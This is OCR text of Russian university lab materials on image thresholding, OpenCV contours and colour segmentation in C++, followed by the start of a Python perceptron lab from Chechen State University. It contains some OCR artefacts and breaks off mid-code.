
Один из основных и простых способов — это построение сегментации с помощью порога. Порог — это признак (свойство), которое помогает разделить искомый сигнал на классы. Операция порогового разделения заключается в сопоставлении значения яркости каждого пикселяизображения с заданным значением порога.

Бинаризация

Операция порогового разделения, которая в результате дает бинарное изображение, называется бинаризацией. Целью операции бинаризации является радикальное уменьшение количества информации, содержащейся на изображении. В процессе бинаризации исходное полутоновое изображение, имеющее некое количество уровней яркости, преобразуетсяв черно-белое

изображение, пиксели которого имеют только два значения

– 0 и 1. Пороговая обработка изображения может проводиться разными способами.



Бинаризация с нижним порогомБинаризация с нижним порогом

Бинаризация с нижним порогом является наиболее простой операцией, в которой используется только одно значение порога:

$$f'(m,n) = \begin{cases} 0, f(m,n) \geq t, \\ 1, f(m,n) < t, \end{cases}$$

Все значения вместо критерия становятся 1, в данном случае 255 (белый) ивсе значения(амплитуды) пикселей, которые больше порога t — 0 (черный).

Бинаризации с верхним порогом

Иногда можно использовать вариант первого метода, который дает негатив изображения, полученного в процессе бинаризации. Операция бинаризации с верхним порогом:

$$f'(m,n)=\begin{cases}0, f(m,n)\le t;\\ 1, f(m,n)>t,\end{cases}$$

Бинаризация с двойным ограничением

Для выделения областей, в которых значения яркости пикселей может меняться в известном диапазоне, вводится бинаризация с двойным ограничением (t1<t2):

$$f'(m,n)=\begin{cases}0, f(m,n)\ge t_1;\\ 1, t_1<f(m,n)\le t_2;\\ 0, f(m,n)>t_2,\end{cases}$$

Так же возможны другие вариации с порогами, где пропускается только часть данных (средне полосовой фильтр).

Неполная пороговая обработка

Данное преобразование дает изображение, которое может быть проще для дальнейшего анализа, поскольку оно становится лишенным фона со всеми деталями, присутствующими на исходном изображении.

$$f'(m,n)=\begin{cases}f(n,m), f(m,n)>t;\\ 0, f(m,n)\le t,\end{cases}$$

Многоуровневое пороговое преобразование

Данная операция формирует изображение, не являющееся бинарным, носостоящее из сегментов с различной яркостью.

$$f'(m,n)=\begin{cases}1, f(m,n)\in D_1;\\ 2, f(m,n)\in D_2;\\ \dots\\ n, f(m,n)\in D_n;\\ 0, в_остальных_случаях,\end{cases}$$

Что касается бинаризации, то по сути все. Хотя можно добавить, что есть глобальная, которая используется для всего изображения и так же существует локальная, которая захватывает часть картинки (изображения).

Локальная пороговая обработка

Метод Отса

Метод использует гистограмму распределения значений яркости пикселей растрового изображения. Строится гистограмма по значениям pi=ni/N, гдеN – это общее кол-во пикселей на изображении, ni – это кол-во пикселей с уровнем яркости i. Диапазон яркостей делится на два класса с помощью порогового значения уровня яркости k,k — целое значение от 0 до L. Каждому классу соответствуют относительные частоты ω0ω1:

$$\omega_0(k)=\sum_{i=1}^{k} p_i \qquad \omega_1(k)=\sum_{i=k+1}^{L} p_i = 1-\omega_0(k)$$

$$\mu_0(k)=\sum_{i=1}^{k} \frac{ip_i}{\omega_0} \qquad \mu_1(k)=\sum_{i=k+1}^{L} \frac{ip_i}{\omega_1}$$

Средние уровни для каждого из двух классов изображения:

Далее вычисляется максимальное значение оценки качества разделения изображения на две части:

где (σкл)2=ω0ω1(μ1-μ0)2, – межклассовая дисперсия, а (σобщ)2 – это общая дисперсия для всего изображения целиком.

$$\eta(k)=\max_{k=1}^{L-1}\left(\frac{\sigma_{кл}^2(k)}{\sigma_{общ}^2}\right)$$

Глобальная пороговая обработка

Метод Бернсена

1. Обычная квадратная апертура с нечетным числом пикселей пробегает вцикле по всем пикселям исходного изображения. На каждом шаге находится Min и Max.

2. Находится среднее значение Avg= (Min + Max) /2.

3. Если текущий пиксель больше Avg<E — он становится белым, иначе —чёрным. E — некая константа заданная пользователем.

4. Если среднее меньше порога контраста — то текущий пиксель становится того цвета, который задавался параметром «цвет сомнительного пикселя». Имеет ряд недостатков: после обработки монотонных областей яркости формируются сильные паразитные помехи, в некоторых случаях приводитк появлению ложных черных пятен

Методы пороговой обработки, используемые в работе

```
CVAPI(double)  cvThreshold( const CvArr*  src, CvArr*  dst,
                            double  threshold, double  max_value,
                            int threshold_type );
```

— выполняет фиксированное пороговое преобразование для элементов массива.

src — исходный массив(изображение) (одноканальное, 8-битное или 32-битное)

dst — целевой массив, должен иметь тот же тип что и src или 8-битный

threshold — пороговая величина

max_value — максимальное значение (используется совместно с CV_THRESH_BINARY и CV_THRESH_BINARY_INV)

threshold_type — тип порогового преобразования:

```
#define CV_THRESH_BINARY      0  /* value = value > threshold ? max_value : 0       */
#define CV_THRESH_BINARY_INV  1  /* value = value > threshold ? 0 : max_value       */
#define CV_THRESH_TRUNC       2  /* value = value > threshold ? threshold : value   */
#define CV_THRESH_TOZERO      3  /* value = value > threshold ? value : 0           */
#define CV_THRESH_TOZERO_INV  4  /* value = value > threshold ? 0 : value           */
#define CV_THRESH_MASK        7
#define CV_THRESH_OTSU        8  /* use Otsu algorithm to choose the optimal threshold value;
                                    combine the flag with one of the above CV_THRESH_* values */
```

CV_THRESH_BINARY

$$\texttt{dst}(x,y) = \begin{cases} \texttt{max_value} & \text{if } \texttt{src}(x,y) > \texttt{threshold} \\ 0 & \text{otherwise} \end{cases}$$

CV_THRESH_BINARY_INV

$$\texttt{dst}(x,y) = \begin{cases} 0 & \text{if } \texttt{src}(x,y) > \texttt{threshold} \\ \texttt{max_value} & \text{otherwise} \end{cases}$$

CV_THRESH_TRUNC

$$\texttt{dst}(x,y) = \begin{cases} \texttt{threshold} & \text{if } \texttt{src}(x,y) > \texttt{threshold} \\ \texttt{src}(x,y) & \text{otherwise} \end{cases}$$

CV_THRESH_TOZERO

$$\texttt{dst}(x,y) = \begin{cases} \texttt{src}(x,y) & \text{if } \texttt{src}(x,y) > \texttt{threshold} \\ 0 & \text{otherwise} \end{cases}$$

CV_THRESH_TOZERO_INV

$$\texttt{dst}(x,y) = \begin{cases} 0 & \text{if } \texttt{src}(x,y) > \texttt{threshold} \\ \texttt{src}(x,y) & \text{otherwise} \end{cases}$$

Обычное пороговое преобразование никак не учитывает, что части объектов могут иметь различную яркость из-за разности в освещённости. Это можно исправить если использовать адаптивное пороговое преобразование, которое рассматривает значение не в одном пикселе, а в окрестности пикселя. Это значение может быть просто средним значением пикселей окрестности (т.е. все пиксели равнозначны)

Нахождение и отрисовка контуров

Контур объекта — это его видимый край, который отделяет объект от фона. В действительности, большинство методов анализа изображений работают именно с контурами, а не с пикселями как таковыми. Совокупность методов работы с контурами называется **контурныманализом**.

В OpenCV для поиска контуров имеется функцией **findContours**, которая имеет вид:

findContours(кадр, контуры, режим_группировки, метод_упаковки)

Кадр — должным образом подготовленная для анализа картинка. Это должно быть 8-битное изображение. Поиск контуров использует для работы монохромное изображение, так что все пиксели картинки с ненулевым цветом будут интерпретироваться как 1, а все нулевыеостанутся нулями. На уроке про поиск цветных объектов была точно такая же ситуация.

Режим группировки — один из четырех режимов группировки найденных контуров:

- CV_RETR_LIST — выдаёт все контуры без группировки;
- CV_RETR_EXTERNAL — выдаёт только крайние внешние контуры. Например, если в кадре будет пончик, то функция вернет его внешнюю границу без дырки.
- CV_RETR_CCOMP — группирует контуры в двухуровневую иерархию.На верхнем уровне — внешние контуры объекта. На втором уровне — контуры отверстий, если таковые имеются. Все остальные контуры попадают на верхний уровень.
- CV_RETR_TREE — группирует контуры в многоуровневую иерархию.
- CV_CHAIN_APPROX_NONE — упаковка отсутствует и все контуры хранятся в виде отрезков, состоящих из двух пикселей.
- CV_CHAIN_APPROX_SIMPLE — склеивает все горизонтальные, вертикальные и диагональные контуры.
- CV_CHAIN_APPROX_TC89_L1,CV_CHAIN_APPROX_TC89_KCOS —применяет к контурам метод упаковки (аппроксимации) Teh-Chin.

Шаблон

```
void onThresholdChanged(int, void *) {
}

void showTresholding(const cv::Mat &image){
  src = image.clone();
  cvtColor(src, srcGray, CV_BGR2GRAY);
  namedWindow(thresholdingWindow, CV_WINDOW_AUTOSIZE);
  createTrackbar("Threshold type", thresholdingWindow,
&thresholdType, maxType, onThresholdChanged);
  createTrackbar("Threshold", thresholdingWindow, &thresholdValue,
maxValue, onThresholdChanged);
  onThresholdChanged(0, nullptr);
}

int adaptiveMethod = 0;
const int maxAdaptiveMethod = 1;
int blockSize = 3;
int C = 1;

void onAdaptiveThresholdChanged(int, void *) {
  if (blockSize % 2 == 0){
    blockSize++;
  }
  if (blockSize <= 3) {
    blockSize = 3;
  }
  // Добавить adaptive tresholding
  }

void showAdaptiveTresholding(const cv::Mat &image){
  src = image;
  if (src.rows > 1600 || src.cols > 2560) {
    resize(src, src, Size(src.cols/5, src.rows/5));
  }
  cvtColor(src, srcGray, CV_BGR2GRAY);
  namedWindow(adaptiveThresholdingWindow, CV_WINDOW_AUTOSIZE );

  createTrackbar("Adaptive method", adaptiveThresholdingWindow,
&adaptiveMethod, maxAdaptiveMethod, onAdaptiveThresholdChanged);
  createTrackbar("Block size", adaptiveThresholdingWindow,
&blockSize, maxValue, onAdaptiveThresholdChanged);
  createTrackbar("Const", adaptiveThresholdingWindow, &C, maxValue,
onAdaptiveThresholdChanged);
```

Лабораторная работа №9. Сегментация на основе цвета

В компьютерном зрении, сегментация — это процесс разделения цифрового изображения на несколько сегментов (множество пикселей, также называемых суперпикселями). Цель сегментации заключается в упрощении и/или изменении представления изображения, чтобы его было проще и легче анализировать. Результатом сегментации изображения является множество сегментов, которые вместе покрывают всё изображение, или множество контуров, выделенных из изображения. Все пиксели в сегменте похожи по некоторой характеристике или вычисленному свойству, например, по цвету, яркости или текстуре (в данной работе предлагается сделать сегментацию, основанную на цвете). Более точно, сегментация изображений — это процесс присвоения таких меток каждому пикселю изображения, что пиксели с одинаковыми метками имеют общие визуальные характеристики. Соседние сегментызначительно отличаются по этой характеристике.

Для сегментации изображений было разработано несколько универсальных алгоритмов и методов. Так как общего решения для задачи сегментации изображений не существует, часто эти методы приходится совмещать со знаниями из предметной области, чтобы эффективно решать эту задачу в её предметной области. Различные алгоритмы для проведения сегментации:

- Выделение краёв
- Методы разрастания областей
- Методы разреза графа
- Сегментация методом водораздела
- Сегментация с помощью модели
- Многомасштабная сегментация и другие

Выделение краев - хорошо изученная область в обработке изображений. Границы и края областей сильно связаны, так как часто существует сильный перепад яркости на границах областей. Поэтому методы выделения краёв используются как основа для другого метода сегментации.

Обнаруженные края часто бывают разорванными. Но чтобы выделить объект на изображении, нужны замкнутые границы области.

Методы разреза графа могут быть эффективно применены для сегментации изображений. В этих методах изображение представляетсякак взвешенный неориентированный граф. Обычно пиксель или группа пикселей ассоциируется вершиной, а веса рёбер определяют (не)похожесть соседних пикселей. Затем граф (изображение) разрезается согласно критерию, созданному для получения «хороших» кластеров. Каждая часть вершин (пикселей), получаемая этими алгоритмами, считается объектом на изображении. Некоторые популярные алгоритмы этой категории — это нормализованные разрезы графов, случайное блуждание, минимальный разрез, изопериметрическое разделение

В сегментации методом водораздела рассматривается абсолютная величина градиента изображения как топографической поверхности. Пиксели, имеющие наибольшую абсолютную величину градиента яркости, соответствуют линиям водораздела, которые представляют границы областей. Вода, помещённая на любой пиксель внутри общей линии водораздела, течёт вниз к общему локальному минимуму яркости. Пиксели, от которых вода стекается к общему минимуму, образуют водосбор, который представляет сегмент.

Сегментация с помощью модели

Основное предположение этого подхода — то, что интересующие структуры или органы имеют повторяющиеся геометрические формы. Следовательно, можно найти вероятностную модель для объяснения изменений формы органа и затем, сегментируя изображение, накладывать ограничения, используя эту модель как априорную. Такое задание включает в себя (i) приведение тренировочных примеров к общей позе, (ii) вероятностное представление изменений приведённых образцов и (iii) статистический вывод для модели и изображения. Современные методы в литературе для сегментации, основанной на знании, содержат активные модели формы и внешности, активные контуры, деформируемые шаблоны и методы

установления уровня.

Описание алгоритма


Сегментацию можно разделить на «полную» (сегментация впривычном понимании) и «неполную» - выделение какого-то определенного цвета на изображении. Вам предлагается готовая программа для неполной сегментации – выделение зеленого цвета на изображении (все объекты не зеленого цвета закрасятся белым). Данная программа производит сегментацию основанную на цвете. По умолчанию в opencv цветное изображение хранится палитре BGR. Определять цвет в BGR не очень удобно, поэтому для начала переведем изображение вформат HSI.

HSI означает Hue, Saturation, Intensity, где:

Hue — цветовой тон, т.е. оттенок цвета.

Saturation — насыщенность. Чем выше этот параметр, тем «чище» будет цвет, а чем ниже, тем ближе он будет к серому.

Intensity (value) — значение (яркость) цвета. Чем выше значение, тем ярче будет цвет (но не белее). А чем ниже, тем темнее (0% — черный)



Так как выполняется сегментация по цвету, то больше всего нас интересует именно тон. Преобразуем изображение в палитру HSI и разобьем на три составляющие Hue Saturation Value соответственно. Зададим диапазон значений тона. В OpenCV зеленый находится в диапазоне от 34 до 72. Опытным путем был подобран диапазон от 21 до 110.

Далее пробежимся по нашему изображению. Для каждого пикселя получим все три компоненты. Если тон не укладывается в заданный диапазон или яркость слишком низкая – значит цвет не зеленый, поэтому закрашиваем

все белым цветом.

Задание на работу

1. На основе данной программы предлагается сделать программу для полной сегментации – т.е. не только выбирать один цвет и закрашивать все остальное белым, но выделить на изображении похожие по цвету сегменты и закрасить их одним цветом (см. ниже).

2. Также можно сделать программу для сегментации видео, а не статического изображения. Подсказка: разбейте видео на кадры и произведите сегментацию кадров.

OpenCV2:

Функция	Назначение
calcHist(&hsv_planes[0], 1, 0, Mat(), h_hist, 1, &histSize, &histRange, uniform, accumulate);	Вычисление гистограммы для изображения
init(cv::Mat, cv::Rect2d); ->init(cv::Mat, cv::Rect2d);	Метод, отвечающий за инициализацию.
. segm.at<Vec3b>(now.y, now.x)=image.at<Vec3b>(pp.y, pp.x	Обновление сегмента, получения данных о пикселе.

getStructuringElement(MORPH_ELLIPSE, Size(an * 2 + 1, an * 2 + 1), Point(an, an));
 	
generateGradient(image);
	Морфологическое замыкание для удаления остаточных шумов
	
	Находится градиент по изображению

regionMerge(Mat image ,Mat texture, Mat col, vector<int>pixelsInArea, vector<Vec3b>avgColBGR, int winSize);	Создается окошко для показа изображения
combined.at<Vec3b>(seed.y, seed.x)	Вычисляет не является ли пиксель пустым
imshow("image.jpg", im);	Выводит изображение на экран imshow("segfinal",combined);

Шаблон программы

```
void main(int argc, char** argv) {

	Mat src = imread("b.jpg"); //Исходное изображение

	imshow("input", src);
	imwrite("src.jpg", src);

	//Переводим в формат HSI
	Mat hsv = Mat(src.cols, src.rows, 8, 3); //

	vector<Mat> splitedHsv = vector<Mat>();

	cvtColor(src, hsv, CV_BGR2HSV);

	split(hsv, splitedHsv);

	//Удаляем фон
	for (int y = 0; y < hsv.cols; y++) {

		for (int x = 0; x < hsv.rows; x++) {



			// получаем HSV-компоненты пикселя
			int H = static_cast<int>(splitedHsv[0].at<uchar>(x, y));
// Тон
			int S = static_cast<int>(splitedHsv[1].at<uchar>(x, y));
// Интенсивность
			int V = static_cast<int>(splitedHsv[2].at<uchar>(x, y));
// Яркость

                                        //Если яркость слишком низкая либо
Тон не попадает в заданный диапазон, то закрашиваем белым
			if ((V < 20) || (H < GREEN_MIN) || (H > GREEN_MAX)) {
				src.at<Vec3b>(x, y)[0] = 255;
				src.at<Vec3b>(x, y)[1] = 255;
				src.at<Vec3b>(x, y)[2] = 255;
			}
		}
	}
	Mat tmp;

	//Морфологическое замыкание для удаления остаточных шумов.
	int an = 5;
 Mat element = getStructuringElement(MORPH_ELLIPSE, Size(an * 2 + 1, an * 2
+ 1), Point(an, an));
	dilate(src, tmp, element);
	erode(tmp, tmp, element);
```

```
//Переводим изображение в чернобелый формат

Mat grayscaleMat;

cvtColor(tmp, grayscaleMat, CV_BGR2GRAY);


//Делаем бинарную маску
Mat mask(grayscaleMat.size(), grayscaleMat.type());
Mat out(src.size(), src.type());
threshold(grayscaleMat, mask, 200, 255, THRESH_BINARY_INV);

//Финальное изображение редварительно красим в белый цвет
out = Scalar::all(255);
//Копируем зашумленное изображение через маску
src.copyTo(out, mask);


imshow("До замыкания", src);
imshow("Результат замыкания", tmp);
imshow("Результат", out);

waitKey();}
```

Исходное изображение и результат работы данной программы для «неполной» сегментации:



В результате полной сегментации у вас должно получиться что-то похожее:



МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Математические и алгоритмические основы построения интеллектуальных систем»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

Лабораторная работа № 1.
Разработка и реализация формального перцептрона и формального нейрона (общее задание с разными параметрами)

Цель занятия:

Изучить основы программирования формального перцептрона и формального нейрона на языке высокого уровня.

Средства выполнения практической работы

Практическая работа выполняется в соответствии с рабочей программой дисциплины. Проведение занятий предполагается в аудитории, оснащенной:

1. Комплектом персональных ЭВМ в компьютерных классах с выходом в глобальную сеть Интернет.
2. Мультимедийной доской для демонстрации материалов.
3. Установленной ОС Windows или ОС Linux.
4. Установленным текстовым редактором MS Office или Libre Office.
5. Установленным редактором графических схем типа Draw.io.
6. Средства разработки и программирования на языке высокого уровня Python.

Результаты освоения материала:

В результате проведения занятия студент должен:

Знать:

- принцип работы формального нейрона и формального перцептрона;
- принципы генерации наборов данных;
- принципы программирования интеллектуальных алгоритмов на языках высокого уровня.

Уметь:

- разрабатывать программы для интеллектуальных алгоритмов на языке высокого уровня;
- применять навыки программирования интеллектуальных алгоритмов для решения практических задач.

Методика проведения занятия:

Практическое занятие проводится следующим образом:

1. Рассмотрение теоретических вопросов.
2. Разъяснения преподавателя.
3. Диспут или «круглый стол» по тематике занятия.
4. Выполнение заданий преподавателя.
5. Анализ и оценка выполненных работ и степени овладения, обучающихся запланированными компетенциями


Содержание практического занятия:

1. Структура и принцип работы формального перцептрона.
2. Генерация тестовых данных для решения задач.
3. Формирование графиков функций.
4. Реализация формального нейрона и перцептрона на языке высокого уровня.
5. Проведение вычислительного эксперимента.

Введение

Алгоритм Персептрона был вдохновлен основными «процессорными» блоками мозга, называемыми нейронами, и тем, как они обрабатывают сигналы. Он был изобретен Фрэнком Розенблаттом с использованием нейрона Маккаллоха-Питтса и результатов Хебба. Исследовательская работа по восприятию.

Алгоритм персептрона не является чем-то широко используемым на практике. Мы изучаем его потому, что это самая простая и простая однослойная нейронная сеть, лежащая, однако, в основе большинства современных интеллектуальных алгоритмов.



Персептрон


Давайте попробуем понять алгоритм Персептрона, используя следующие данные в качестве примера.

```
import numpy as np
from sklearn import datasets
import matplotlib.pyplot as plt

# Создание набора данных
X, y = datasets.make_blobs(n_samples=150,
                           n_features=2,
                           centers=2,
                           cluster_std=1.05,
                           random_state=2)
# Вывод графика № 1
```

```
fig = plt.figure(figsize=(10,8))
plt.plot(X[:, 0][y == 0], X[:, 1][y == 0], 'r^')
plt.plot(X[:, 0][y == 1], X[:, 1][y == 1], 'bs')
